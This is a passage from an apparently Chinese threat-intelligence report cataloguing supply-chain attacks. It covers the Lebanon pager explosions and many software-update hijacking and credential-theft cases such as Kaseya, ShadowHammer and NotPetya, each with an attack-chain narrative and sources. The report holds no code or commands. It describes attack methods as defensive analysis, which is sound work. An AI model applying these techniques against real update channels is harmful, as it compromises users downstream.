爆炸设备的电池附近添加了 PETN 炸药，设备电路经过修改，用于接收特定的远程信号并触发爆炸。爆炸事件涉及的寻呼机和对讲机设备在数月前由黎巴嫩真主党采购。

寻呼机型号显示为台湾 Gold Apollo 品牌的 AR924 型号寻呼机。Gold Apollo 创始人表示，他们未向黎巴嫩出售寻呼机设备，这些寻呼机是由一家使用其品牌授权的欧洲公司 BAC 制造并销售。BAC 总部位于匈牙利布达佩斯，于 2022 年首次注册成立，匈牙利政府发言人表示 BAC 只是充当了中间人，该公司在匈牙利境内没有制造或者运营地点。

第二轮爆炸中炸毁的对讲机型号为日本 Icom 公司产的 IC-V82。Icom 表示，该型号的对讲机于 2004 至 2014 年出口到中东，并在 2014 年停止生产该型号，电池也已经停产。爆炸涉及的对讲机设备很可能不带有防伪全息图贴纸，是仿冒版本。

结合以上信息，黎巴嫩通讯设备爆炸事件背后的攻击过程可以梳理为：攻击者借助中间代理公司或者仿冒产品，制造了带有炸药的电子设备，再寻找机会将这些设备伪装为真主党采购的物品从而交付给他们，接着在真主党成员获得设备后选择合适的时机远程触发爆炸。

参考链接：

https://www.bbc.com/news/articles/cz04m913m49o

https://apnews.com/article/lebanon-israel-hezbollah-pager-explosion-e9493409a0648b846fdcadffdb02d71e

https://www.reuters.com/world/middle-east/batteries-walkie-talkies-that-exploded-lebano

n-were-laced-with-petn-lebanese-2024-09-20/

- **“方程式”组织硬盘固件程序攻击**

卡巴斯基安全实验室在 2015 年 2 月 16 日起发布系列报告披露了一个可能是目前世界上存在的最复杂的网络攻击组织：“方程式”组织（Equation Group）。

该组织拥有一套用于植入恶意代码的超级信息武器库（在卡巴的报告中披露了其中 6 个），其中包括两个可以对数十种常见品牌的硬盘固件重编程的恶意模块，这可能是该组织掌握的最具特色的攻击武器，同时也是首个已知的能够感染硬盘固件的恶意代码。

而通过相关安全公司分析的结论我们可以推论，在此次硬盘固件程序攻击事件中可以做到如此有针对性（特定目标、行业），部分攻击方式极有可能属于物流链劫持，即在特定目标采购、返修主机或硬盘的过程中修改了硬盘固件。

使用环节

软硬件产品抵达消费者手中后则属于软件使用环节，而用户在使用过程中，除了产品本身的安全缺陷造成的威胁以外，还可能遭受使用环境等带来的威胁。针对使用环节的攻击方式有升级劫持、访问凭证窃取、服务污染等。

升级劫持


软件产品在整个生命周期中几乎都要对自身进行更新，常见的有功能更新升级、修复软件产品 BUG 等等。攻击者可以通过劫持软件更新的“渠道”，比如通过预先植入用户机器的病毒木马重定向更新下载链接、运营商劫持重定向更新下载链接、软件产品更新模块在下载过程中被劫持替换（未校验）等等方式对软件升级过程进行劫持进而植入恶意代码。下面是相关案例：

- Solana Pump.fun 工具 DogWifTool 遭入侵

事件名称	Solana Pump.fun 工具 DogWifTool 遭入侵
披露时间	2025 年 1 月
事件描述	DogWifTools 是一个用于在 Solana 区块链上推广 meme 币的平台，提供交易量自动化、打包、评论机器人等功能以提升代币的活跃度。然而，该平台的 Windows 版本在 1.6.3 至 1.6.6 版本中被黑客篡改。 攻击者通过逆向工程提取 GitHub 令牌，获得了项目的私有 GitHub 仓库的访问权限。获得访问权限后，攻击者并没有像最近类似案例那样立即开始发布恶意更新。相反，攻击者等待 DogWifTools 开发者每次发布新版本，然后下载更新，对其反编译，构建木马化的版本，并在几小时后上传替换原本正常的更新版本。 这些恶意版本在用户运行时会下载一个名为 updater.exe 的文件到本地 AppData 文件夹中，目标是窃取用户的加密货币钱包私钥。
直接威胁	窃取用户加密货币
影响范围	使用木马化版本（1.6.3 至 1.6.6 的 Windows 版本）的 DogWifTools 用户
参考链接	https://www.bleepingcomputer.com/news/security/solana-pumpfun-tool-do

	gwiftool-compromised-to-drain-wallets/

- Revil 勒索软件组织针对 Kaseya 的供应链攻击事件


事件名称	Revil 勒索软件组织针对 Kaseya 的供应链攻击事件
披露时间	2021 年 7 月
事件描述	2021 年 7 月 2 日，总部位于迈阿密的 Kaseya 公司发布声明，确认其下产品 Kaseya VSA 软件存在漏洞，已被 REvil 黑客勒索组织利用攻击。 Kaseya 公司为托管服务提供商（MSP）提供远程管理软件服务，其产品 Kaseya VSA 是一款远程监控和管理软件工具，是 MSP 常用的解决方案之一，可以帮助管理客户端系统，并且具有客户端系统的管理员权限。 在此次攻击中，黑客入侵后通过下发恶意软件更新服务，利用管理员权限感染了装有 VSA 的 MSP 服务商，而 MSP 又向其下游客户提供服务访问权限，导致此次 REvil 勒索病毒扩散得十分猛烈，以至于即使没有安装 VSA 软件的客户也有被感染勒索病毒的可能，例如瑞典最大连锁超市之一的 Coop 由于其销售终端供应商使用 Kaseya 管理服务导致近 500 家商店被迫关闭。 Revil 组织的攻击流程如下：首先通过 Kaseya VSA 软件中的 0day 漏洞进行入侵，随后立即停止管理员对 VSA 的访问，然后添加一个名为“Kaseya VSA Agent Hot-fix"的任务，该虚假恶意更新会部署到整个攻击环节中，包括在拥有 MSP 客户端的客户系统中，利用虚假恶意更新投递 REvil 勒索软件，该更新利用高权限进行自动安装，通过白加黑手法解密 REvil 勒索软件实施加密。 
直接威胁	感染主机被勒索软件加密
影响范围	安装 Kaseya VSA 软件的 MSP 提供商，以及这些 MSP 提供商的大量下游客户
参考链接	https://mp.weixin.qq.com/s/d8JHkgIxay2bJiFvQf5gSg

- 针对密码管理器 Passwordstate 的供应链攻击事件

事件名称	针对密码管理器 Passwordstate 的供应链攻击事件
披露时间	2021 年 4 月
事件描述	2021 年 4 月，密码管理器 Passwordstate 的开发厂商 Clickstudios 发布警告称，有攻击者在入侵其内部网络后，破坏了这款应用程序的更新机制，

	以供应链攻击的形式大肆传播恶意软件。 攻击者利用 Passwordstate 的就地升级功能，在 4 月 20 日 8:33 PM UTC 至 22 日 0:30 AM UTC 期间向软件用户分发恶意的软件升级包。植入的恶意软件 Moserpass 会收集感染主机的系统信息和 Passwordstate 数据并回传给攻击者控制的 CDN 服务器，恶意服务器在 22 日 7:00 AM UTC 下线。
直接威胁	用户保存的密码信息泄露
影响范围	在 4 月 20 日 22 日执行了升级功能的 Passwordstate 用户
参考链接	https://www.bleepingcomputer.com/news/security/passwordstate-password-manager-hacked-in-supply-chain-attack/

- Operation NightScout：利用 NoxPlayer 安卓模拟器进行供应链攻击事件

事件名称	Operation NightScout：利用 NoxPlayer 安卓模拟器进行供应链攻击事件
披露时间	2021 年 2 月
事件描述	2021 年 2 月 1 日，ESET 披露针对亚洲游戏行业的供应链攻击，攻击者通过 Android 模拟器 NoxPlayer 对目标下发三种以上的恶意木马。 经分析，此次事件是攻击者破坏了 BigNox 的官方 API 或文件托管服务器，篡改了 API 服务器中 NoxPlayer 更新的下载 URL 以分发恶意软件。  攻击链如下： NoxPlayer 通过可执行文件 Nox.exe 使用 API 发送请求查询更新信息。 BigNox API 服务器用特定的更新信息响应客户端请求，返回信息包括从 BigNox 合法的基础服务下载更新的 URL 字段。 Nox.exe 提供 URL 参数 NoxPlayer.exe 下载更新。 BigNox 的基础设施中存储的官方更新二进制文件可能被恶意软件替换或者可能换成恶意的新文件名/URL。 恶意文件没有数字签名，这表明 BigNox 构建系统没有被入侵，而只是分发更新的系统受到损害。 通过对受害者进行信息收集，发送给攻击者。 通过未知的过滤方案，将恶意软件分发给特定的受害者。（Gh0st RAT，PoisonIvy RAT..） Nox.exe 偶尔执行更新。


	通过 BigNoxAPI 继续响应客户端，进一步分发恶意软件给受害者。
直接威胁	监控受害者，捕获键盘记录并收集敏感信息
影响范围	超过 150 个国家的 150 万用户
参考链接	https://www.welivesecurity.com/2021/02/01/operation-nightscout-supply-chain-attack-online-gaming-asia/

- StealthyTrident 行动：针对桌面聊天软件 Able Desktop 的供应链攻击活动

事件名称	StealthyTrident 行动：针对桌面聊天软件 Able Desktop 的供应链攻击活动
披露时间	2020 年 12 月
事件描述	Able Desktop 是在蒙古流行的桌面聊天软件，这是一个基于 Chromium 的 JavaScript 应用，它利用了 NodeJS 库。根据 Able 的说法，蒙古的在 2018 年中期，安全研究人员发现合法的 Able Desktop 应用程序首次用于下载和执行 HyperBro 后门。 同时 Able Desktop 也被用来下载和执行 Tmanger。在这种情况下，Able Desktop 软件本身并未被木马化（即它不包含恶意代码）。最有可能的假设是 Able Desktop 更新系统受到破坏。 除了用于释放和执行 HyperBro 的合法 Able Desktop 应用程序（可能使用其更新系统）之外，安全研究人员还发现了两个 Able Desktop 安装程序，它们实际上已被木马化并包含 HyperBro 后门和 Korplug RAT。这种木马化的 Able Desktop 安装程序的首次出现可追溯到 2017 年 12 月。430 个政府机构使用了他们的软件套件。
直接威胁	用户信息搜集，远程控制
影响范围	蒙古国使用了受影响版本软件的用户
参考链接	https://www.welivesecurity.com/2020/12/10/luckymouse-ta428-compromise-able-desktop/

- Lazarus 组织利用 WIZVERA VeraPort 软件的供应链攻击活动

事件名称	Lazarus 组织利用 WIZVERA VeraPort 软件的供应链攻击活动
披露时间	2020 年 11 月
事件描述	韩国互联网用户在访问政府或者银行网站时，会被要求安装附件安全软件等，WIZVERA VeraPort 是韩国的集成安装程序，可帮助用户安装政府，银行所需要的附件安全软件（例如浏览器插件，身份验证软件等）。对于某些韩国政府，银行网站，用户必需安装 WIZVERA VeraPort 后才能访问此类网站。 安全研究人员发现，APT 组织 Lazarus 攻陷某些 WIZVERA VeraPort 网站，并修改了 XML 配置文件，使其能分发带有签名的恶意文件。被攻陷的 WIZVERA VeraPort 将会分发带签名的恶意下载者程序，经几个阶段的安装部署后，最终会在用户机器上执行 Lazarus 组织后门程序。

	
直接威胁	用户信息搜集，远程控制
影响范围	此次攻击的影响范围有限，因其需要三个条件才能实现完整攻击： 1. 受害者必须安装 WIZVERA VeraPort 软件 2. 受害者必须访问已被攻陷的 WIZVERA VeraPort 分发网站 3. 被攻陷的 WIZVERA VeraPort 配置文件中必需包含特有的配置信息
参考链接	https://www.welivesecurity.com/2020/11/16/lazarus-supply-chain-attack-south-korea/

- TortoiseShell 组织针对沙特阿拉伯 IT 供应商的供应链攻击

事件名称	TortoiseShell 组织针对沙特阿拉伯 IT 供应商的供应链攻击
披露时间	2019 年 9 月
事件描述	2019 年 9 月 18 日，赛门铁克公布了一个至少从 2018 年开始活跃的黑客组织 TortoiseShell。该组织从 18 年 7 月开始，已经攻击了超过 11 家 IT 供应商，其中大部分的供应商位于沙特阿拉伯。 攻击成功后，TortoiseShell 会使用一种名为 Backdoor.Syskit 的定制后门用于下载并执行其他工具和命令。包括该组织开发的 Delphi 和.NET 恶意软件和一些公开的黑客工具如。stereoversioncontrol.exe、Sha432.exe、get-logon-history.ps1 等。 此外，其中一个被攻击的供应商系统中有被 APT34 攻击的痕迹，该系统中 APT34 后门 PoisonFrog 部署时间比 Tortoiseshell 早了一个月，因此不排除 APT34 与 Tortoiseshell 有关联的可能性。 与其他供应链攻击略有不同，此次供应链攻击的最终目的很有可能是获取某些 IT 供应商客户的网络访问权限以方便他们进行下一步攻击。通


	过这种方法，攻击者能够以一种较低风险的方式，方便的向目标计算机发送恶意软件更新以实现对目标主机的远程控制。
直接威胁	受害者计算机被攻击者远程控制
影响范围	沙特阿拉伯地区的 IT 供应商客户
参考链接	https://symantec-enterprise-blogs.security.com/blogs/threat-intelligence/tortoiseshell-apt-supply-chain

- Web 管理工具 Webmin 后门引发的供应链攻击

事件名称	Web 管理工具 Webmin 后门引发的供应链攻击
披露时间	2019 年 8 月
事件描述	Webmin 是一种非常流行的基于 Web 的应用程序，系统管理员可通过它来远程管理基于 Unix 的服务器，如 Linux、FreeBSD、OpenBSD 等。 2019 年 8 月，土耳其安全研究人员在拉斯维加斯举办的 DEF CON 黑客大会上公布了 Webmin 源代码级别的漏洞 CVE-2019-15107，该漏洞允许未经身份验证的攻击者在运行 Webmin 应用程序的服务器上运行代码。之后，Webmin 开发人员表示该漏洞并不是由代码造成的，而是恶意代码被注入到基础架构中造成的。经过分析和排查，最终确认是 Webmin 的 SourceForge 库被黑客攻击，这意味着通过 SourceForge 提供的 Webmin 软件包遭受破坏，而 Github 版本的代码是完全正常的。 由于 Webmin 在全球范围内安装超过了 1000000 次，后门存在时间也超过了一年，所以此次攻击的影响巨大，从 1.882 版本到 1.930 版本的 Webmin 都面临着被攻击的风险，攻击者可通过漏洞实现对这些主机的完全控制。
直接威胁	安装了 Webmin 软件的服务器被攻击者远程控制
影响范围	所有 1.882 到 1.930 版本 Webmin 的服务器
参考链接	https://www.zdnet.com/article/backdoor-found-in-webmin-a-popular-web-based-utility-for-managing-unix-servers/

- ShadowHammer：华硕升级程序供应链攻击事件

事件名称	ShadowHammer：华硕升级程序供应链攻击事件
披露时间	2019 年 3 月
事件描述	华硕是总部位于台湾的一家计算机硬件公司，主要从事台式电脑，笔记本电脑，移动电脑，智能家居等生产，是全球最大的计算机制造商之一。 2019 年 3 月 25 日，卡巴斯基披露了命名为 ShadowHammer 的供应链攻击活动，该活动主要活跃时间为 2018 年 6 月至 11 月之间，受影响的是华硕更新程序 Live Update，该程序预装在大多数华硕电脑。攻击者通过华硕的攻击服务器下发被污染的 Live Update。受污染的后门程序带有正常的华硕签名。 根据奇安信威胁情报中心的分析，攻击者使用类似感染 PE 文件的方式在 WinMain 或 crt 退出函数植入恶意代码。被植入的恶意代码的更新程序具有以下恶意功能： 1. 获取计算机 MAC 地址进行 MD5 加密

	2. 若当前计算机 MAC 在硬编码的目标地址中，则下载执行后续 Payload 3. 若不在特定 MAC 地址中，则在 c:\uesr 目录下创建 idx.ini,并将当前系统时间+7 天写入到该文件 奇安信威胁情报中心对样本中 MD5 加密的 MAC 地址进行破解后得到 600 个目标 MAC 地址，其中华硕，Intel,AzureWave 占了大多数，分布饼图如下： 
直接威胁	用户信息搜集，远程控制
影响范围	上百万用户受到影响，针对 600 多个特定 MAC 地址用户进行攻击
参考链接	https://twitter.com/RedDrip7/status/1110797967621914625 https://securelist.com/operation-shadowhammer/89992/

- 针对驱动人生系列软件供应链攻击事件


事件名称	针对驱动人生系列软件供应链攻击事件
披露时间	2018 年 12 月
事件描述	2018 年 12 月 14 日下午，奇安信威胁情报中心监测到 “驱动人生”系列软件“人生日历”等升级程序分发恶意代码的活动，下发的恶意代码包括信息收集及挖矿木马，甚至还有利用永恒之蓝漏洞进行内网传播的程序。 经奇安信威胁情报中心分析，疑似驱动人生官方更新服务器 103.56.77.23 被入侵修改更新配置文件，从而导致了客户端应用在获取更新时获取到了恶意的下载链接。基于奇安信大网数据，恶意代码被下载的高峰期在 2018 年 12 月 14 日 18 点左右。据驱动人生团队官方声明说此段时间，他们正在进行团建活动，如果确实为外部攻击，那明显是对公司的运作非常的熟悉的人员执行的有预谋的突袭。 奇安信威胁情报中心基于自有的大数据和威胁情报平台对入侵驱动人生的幕后团伙进行了关联分析，发现其所用的 IP 与 Mykings 事件团伙的部分 IP 重合，并且使用时间的段重合，甚至连样本所访问的 URL 格式、端口都一样。但是两个团伙已知的恶意代码没有太多的相似之处，格式高度一致的 URL 没有实际上的请求和响应数据，由于 VT 不可靠的 URL 检测机制，该 URL 是否实际存在也是个疑问。 基于看到的事实，有两个猜想值得关注：1、入侵“驱动人生”的幕后黑手与 Mykings 事件团伙存在联系，甚至可能是同一个团伙。2、“驱动人生”木马的团伙在有意识地积极栽赃嫁祸给 Mykings 团伙。

直接威胁	用户信息搜集，用户计算机沦为矿机
影响范围	10 万级别
参考链接	https://ti.qianxin.com/blog/articles/an-attack-of-supply-chain-by-qudongrensheng/ https://ti.qianxin.com/blog/articles/relationship-of-qudongrensheng-and-mykings/

- 针对 Vestacp 的供应链攻击事件


事件名称	针对 VestaCP 的供应链攻击事件
披露时间	2018 年 10 月
事件描述	由于 VestaCP 服务器被攻击者攻陷，对应工具的安装脚本中被加入了恶意代码，用以收集在用户服务器上创建的管理员账号密码。攻击者在获得这些信息后，得以远程登录用户服务器，安装 Linux/ChachaDDoS 木马，发起 DDoS 攻击
直接威胁	用户登录信息泄露，服务器被攻击者控制
影响范围	大量 VestaCP 用户
参考链接	https://www.welivesecurity.com/2018/10/18/new-linux-chachaddos-malware-distributed-servers-vestacp-installed/

- Operation Red Signature：针对韩国企业的供应链攻击事件

事件名称	Operation Red Signature：针对韩国企业的供应链攻击事件
披露时间	2018 年 8 月
事件描述	2018 年 8 月 21 日，趋势科技披露针对韩国企业的供应链攻击，攻击者通过软件升级过程对目标下发 9022 RAT 恶意木马。 经分析，此次事件是攻击者入侵了远程解决方案提供商的更新服务器，当目标组织在特定 ip 范围，则下发恶意程序执行，攻击链如下：  1. 远程解决方案提供商的代码签名证书被盗 2. 使用被盗签名证书对恶意软件进行签名 3. 攻击远程解决方案提供商的更新服务器 4. 当有特定范围类的 IP 连接更新服务器，更新服务器则会从攻击者的服务器下载恶意文件 update.zip 5. 当受害者执行远程支持程序时，更新服务器将 update.zip 发送到受害者机器

	6. 远程支持程序将会执行 update.zip 中的 9022 RAT 7. 9022 RAT 会从攻击者服务器下载执行其他恶意程序
直接威胁	用户信息搜集，远程控制
影响范围	在攻击者特定 IP 范围内且使用该远程支持解决方案提供商的韩国企业
参考链接	https://blog.trendmicro.com/trendlabs-security-intelligence/supply-chain-attack-operation-red-signature-targets-south-korean-organizations/

- 针对 PDF 编辑器第三方软件字体包的供应链攻击事件

事件名称	针对 PDF 编辑器第三方软件字体包的供应链攻击事件
披露时间	2018 年 7 月
事件描述	2018 年 7 月 26 日，微软研究团队公布了一起 PDF 编辑器的供应链攻击事件，受影响的 PDF 编辑器厂商并未受到直接攻击，而是其字体包提供商遭到入侵。攻击者使用未知方式将 PDF 编辑器下载字体包链接重定向到自己的服务器，最终下发挖矿程序执行.。 微软并未公开受影响的 PDF 厂商名，根据相关数据显示，此次攻击活动在 2018 年 1 月至 3 月活跃。经分析梳理，攻击链如下：  1. 攻击者在自己的服务器上复制 PDF 编辑器软件合作商的所有 MSI 文件，包括字体包，这些文件都具有正常的数字签名 2. 攻击将挖矿程序打包到其中一个字体包文件中 3. 使用未知的方式将受害者 PDF 编辑器下载字体包的链接重定向到自己的服务器上 4. 一段时间内，PDF 编辑器下载 MSI 字体包的链接指向恶意服务器，一个 2015 年在乌克兰注册商注册的域名
直接威胁	受害者计算机沦为矿机
影响范围	2018 年 1 月至 3 月使用该 pdf 编辑器下载受影响的字体包的用户
参考链接	https://www.microsoft.com/security/blog/2018/07/26/attack-inception-compromised-supply-chain-within-a-supply-chain-poses-new-risks/

- 针对 MediaGet 升级程序的供应链攻击事件

事件名称	针对 MediaGet 升级程序的供应链攻击事件
披露时间	2018 年 3 月
事件描述	攻击者在传播挖矿木马前劫持了 MediaGet 的升级服务器，下发被污染的 update.exe。由于 MediaGet 的程序验证 update.exe 时逻辑不够严谨，只验证了签名的有效性以及计算的哈希值是否与服务器存储的一致。因此

	当攻击者控制服务器后，可以使用其它的签名工具来签署被污染的 update.exe，并更新哈希值从而绕过客户端的验证过程。 被污染的 update.exe 内嵌有后门程序，最终将从 C&C 下载执行挖矿木马。
直接威胁	感染挖矿木马
影响范围	超过 400,000 台计算机被感染
参考链接	https://thehackernews.com/2018/03/windows-malware-hacking.html https://www.microsoft.com/security/blog/2018/03/13/poisoned-peer-to-peer-app-kicked-off-dofoil-coin-miner-outbreak/

- **Kuzzle**

事件名称	Kuzzle
披露时间	2017 年 8 月
事件描述	2017 年 8 月，安全公司截获恶性病毒“Kuzzle”，该病毒感染电脑后会劫持浏览器首页牟利，同时接受病毒作者的远程指令进行其他破坏活动。“Kuzzle”拥有非常高的技术水平，采用多种手段躲避安全软件的查杀，甚至盗用知名安全厂商的产品数字签名，利用安全软件的“白名单”的信任机制来躲避查杀。更严重的是，用户即使重装系统也难以清除该病毒，使用户电脑长期处于被犯罪团伙的控制之下。 “Kuzzle”通过下载站的高速下载器推广传播，下载器会默认下载携带病毒的“云记事本”程序。电脑感染病毒后，浏览器首页会被劫持，谷歌、火狐、360 等多款主流浏览器都会被修改为 hao123 导航站。
直接威胁	浏览器首页劫持，推广网页添加至浏览器收藏夹
影响范围	针对下载站的高速下载器使用者，感染量未知
参考链接	http://www.huorong.cn/info/150173981974.html

- **基于域名 bjftzt.cdn.powercdn.com 软件升级劫持攻击**

事件名称	基于域名 bjftzt.cdn.powercdn.com 软件升级劫持攻击
披露时间	2017 年 7 月 5 日
事件描述	360 安全卫士在 2017 年 7 月 5 日披露，有多款软件用户密集反映 360“误报了软件的升级程序”，但事实上，这些软件的升级程序已经被不法分子恶意替换。 这次事件其实是基于域名 bjftzt.cdn.powercdn.com 的一组大规模软件升级劫持事件。用户尝试升级若干知名软件客户端时，运营商将 HTTP 请求重定向至恶意软件并执行。恶意软件会在表面上正常安装知名软件客户端的同时，另外在后台偷偷下载安装推广其他软件。山东、山西、福建、浙江等多省的软件升级劫持达到空前规模，360 安全卫士对此类攻击的单日拦截量突破 40 万次。
直接威胁	下载推广软件
影响范围	几款用户量上亿的软件均被劫持，攻击拦截量 40 万/日，域名的访问量月平均访问次数约为 2000 万/日，高峰时期 4 千万/日
参考链接	http://bobao.360.cn/interref/detail/187.html

	http://bobao.360.cn/interref/detail/192.html

- **NotPetya**

事件名称	NotPetya
披露时间	2017 年 6 月
事件描述	2017 年 6 月 27 日晚，据外媒消息，乌克兰、俄罗斯、印度、西班牙、法国、英国以及欧洲多国遭遇了 Petya 勒索病毒变种 NotPetya 的袭击，政府、银行、电力系统、通讯系统等都不同程度地受到了影响。NotPetya 勒索病毒传播时利用的漏洞和 WannaCry 相同，同时还具备其他网络感染手段。 病毒攻击的根源是劫持了乌克兰专用会计软件 me-doc 的升级程序，使用户更新软件时感染病毒。
直接威胁	计算机遭比特币勒索,文件被加密
影响范围	12,500 台机器被感染
参考链接	http://fortune.com/2017/06/27/petya-ransomware-ukraine-medoc/ http://www.zdnet.com/article/microsoft-petya-ransomware-attacks-were-spread-by-hacked-software-updater/ http://112.international/ukraine-top-news/microsoft-confirms-complicity-of-medoc-to-petya-virus-spread-18323.html

- **Toxik**

事件名称	Toxik
披露时间	2016 年 7 月
事件描述	2016 年 7 月安全公司曝光一种病毒，长期潜伏在某知名下载站中。该病毒将自身伪装成流行软件（游戏修改器、系统周边工具等）在下载站中进行传播，在用户运行后，该病毒会利用国内某知名互联网公司的软件升级程序（WPS 升级程序）下载推广软件，甚至下载病毒驱动进行恶意推广。 该病毒利用 explorer.exe 下载大量推广软件，安装到用户计算机获得利益，安全软件对该病毒检测名称为“TrojanDropper/Toxik.a!sys”和“Trojan/Toxik.a”。
直接威胁	广告推广、软件推广
影响范围	感染量未知
参考链接	http://www.huorong.cn/info/146855435236.html

- **幽灵推 Ghost Push**

事件名称	幽灵推 Ghost Push
披露时间	2015 年 9 月
事件描述	2015 年 8 月，酷派大神手机用户在安装官方提供的系统升级包后，手机便被预安装了 MonkeyTest 和 TimeService 等未知软件。截止到 9 月 18 日，该类病毒的每日感染量已经扩大到了最高 70 万台/天，有上万种机型

	收到了 Ghost Push 的影响，典型的有酷派、三星、MOTO 等等。
直接威胁	病毒软件开机自启、广告推送、静默安装软件
影响范围	针对酷派、三星、MOTO 等上万种安卓机型手机用户，每日感染量已经扩大到了最高 70 万台/天
参考链接	http://www.freebuf.com/articles/terminal/78781.html http://www.pandasecurity.com/mediacenter/mobile-security/ghost-push-malware-android/

- **Havex**

事件名称	Havex
披露时间	2014 年 6 月
事件描述	安全公司在 2014 年披露了 Havex 木马攻击事件，该攻击时间最早为 2011 年，攻击者通过篡改供应商 ICS/SCADA 网站，使得通过这个网站上下载的软件升级包中包含恶意间谍软件，当用户下载这些软件并安装时实现对目标用户的感染。
直接威胁	远程控制、数据情报偷取
影响范围	针对能源电力运营商，主要为电力公司，石油管道运营商和能源产业控制系统（ICS）设备制造商。 大多数受害者都位于美国，西班牙，法国，意大利，德国，土耳其和波兰。1500 台机器被控制
参考链接	http://www.icsisia.com/article.php?id=152154 https://www.symantec.com/connect/blogs/emerging-threat-dragonfly-energetic-bear-apt-group https://www.f-secure.com/weblog/archives/00002718.html

访问凭证窃取

网络软硬件产品使用者的一些凭证信息保存在供应商的系统中，另外出于运维管理的需要，供应商还会有一些访问客户系统环境的特殊权限。一旦这些凭证数据被窃取，攻击者很可能以此为跳板渗透进入下游客户的网络系统。

- Salesloft Drift 供应链攻击

事件名称	Salesloft Drift 供应链攻击
披露时间	2025 年 9 月
事件描述	2025 年 8 月，网络安全行业遭遇了一起精心策划的供应链攻击。攻击者通过入侵 Salesloft 的 Drift 应用程序，窃取了 OAuth 令牌，成功获取了多家顶级网络安全公司 Salesforce 实例的访问权限。此次攻击被归因于高级威胁组织 GRUB1（又称 UNC6395），与臭名昭著的 ShinyHunters 有关联。攻击者利用异步 Python 库和 Salesforce Bulk API 执行高效率的数据窃取，同时实施反取证技术掩盖踪迹。攻击的目标包括 Palo Alto Networks、Zscaler 和 Cloudflare 等网络安全行业的领军企业。
直接威胁	OAuth 令牌窃取、数据泄露

影响范围	波及 Cloudflare、Palo Alto Networks 和 Zscaler 等 700 多家企业，超 15 亿条数据泄露
参考链接	https://mp.weixin.qq.com/s/lWq23AcY9RVT941z97YlGg https://www.bleepingcomputer.com/news/security/shinyhunters-claims-15-billion-salesforce-records-stolen-in-drift-hacks/

- Lord Nemesis 攻击者针对以色列学术界的供应链攻击

事件名称	Lord Nemesis 攻击者针对以色列学术界的供应链攻击
披露时间	2024 年 3 月
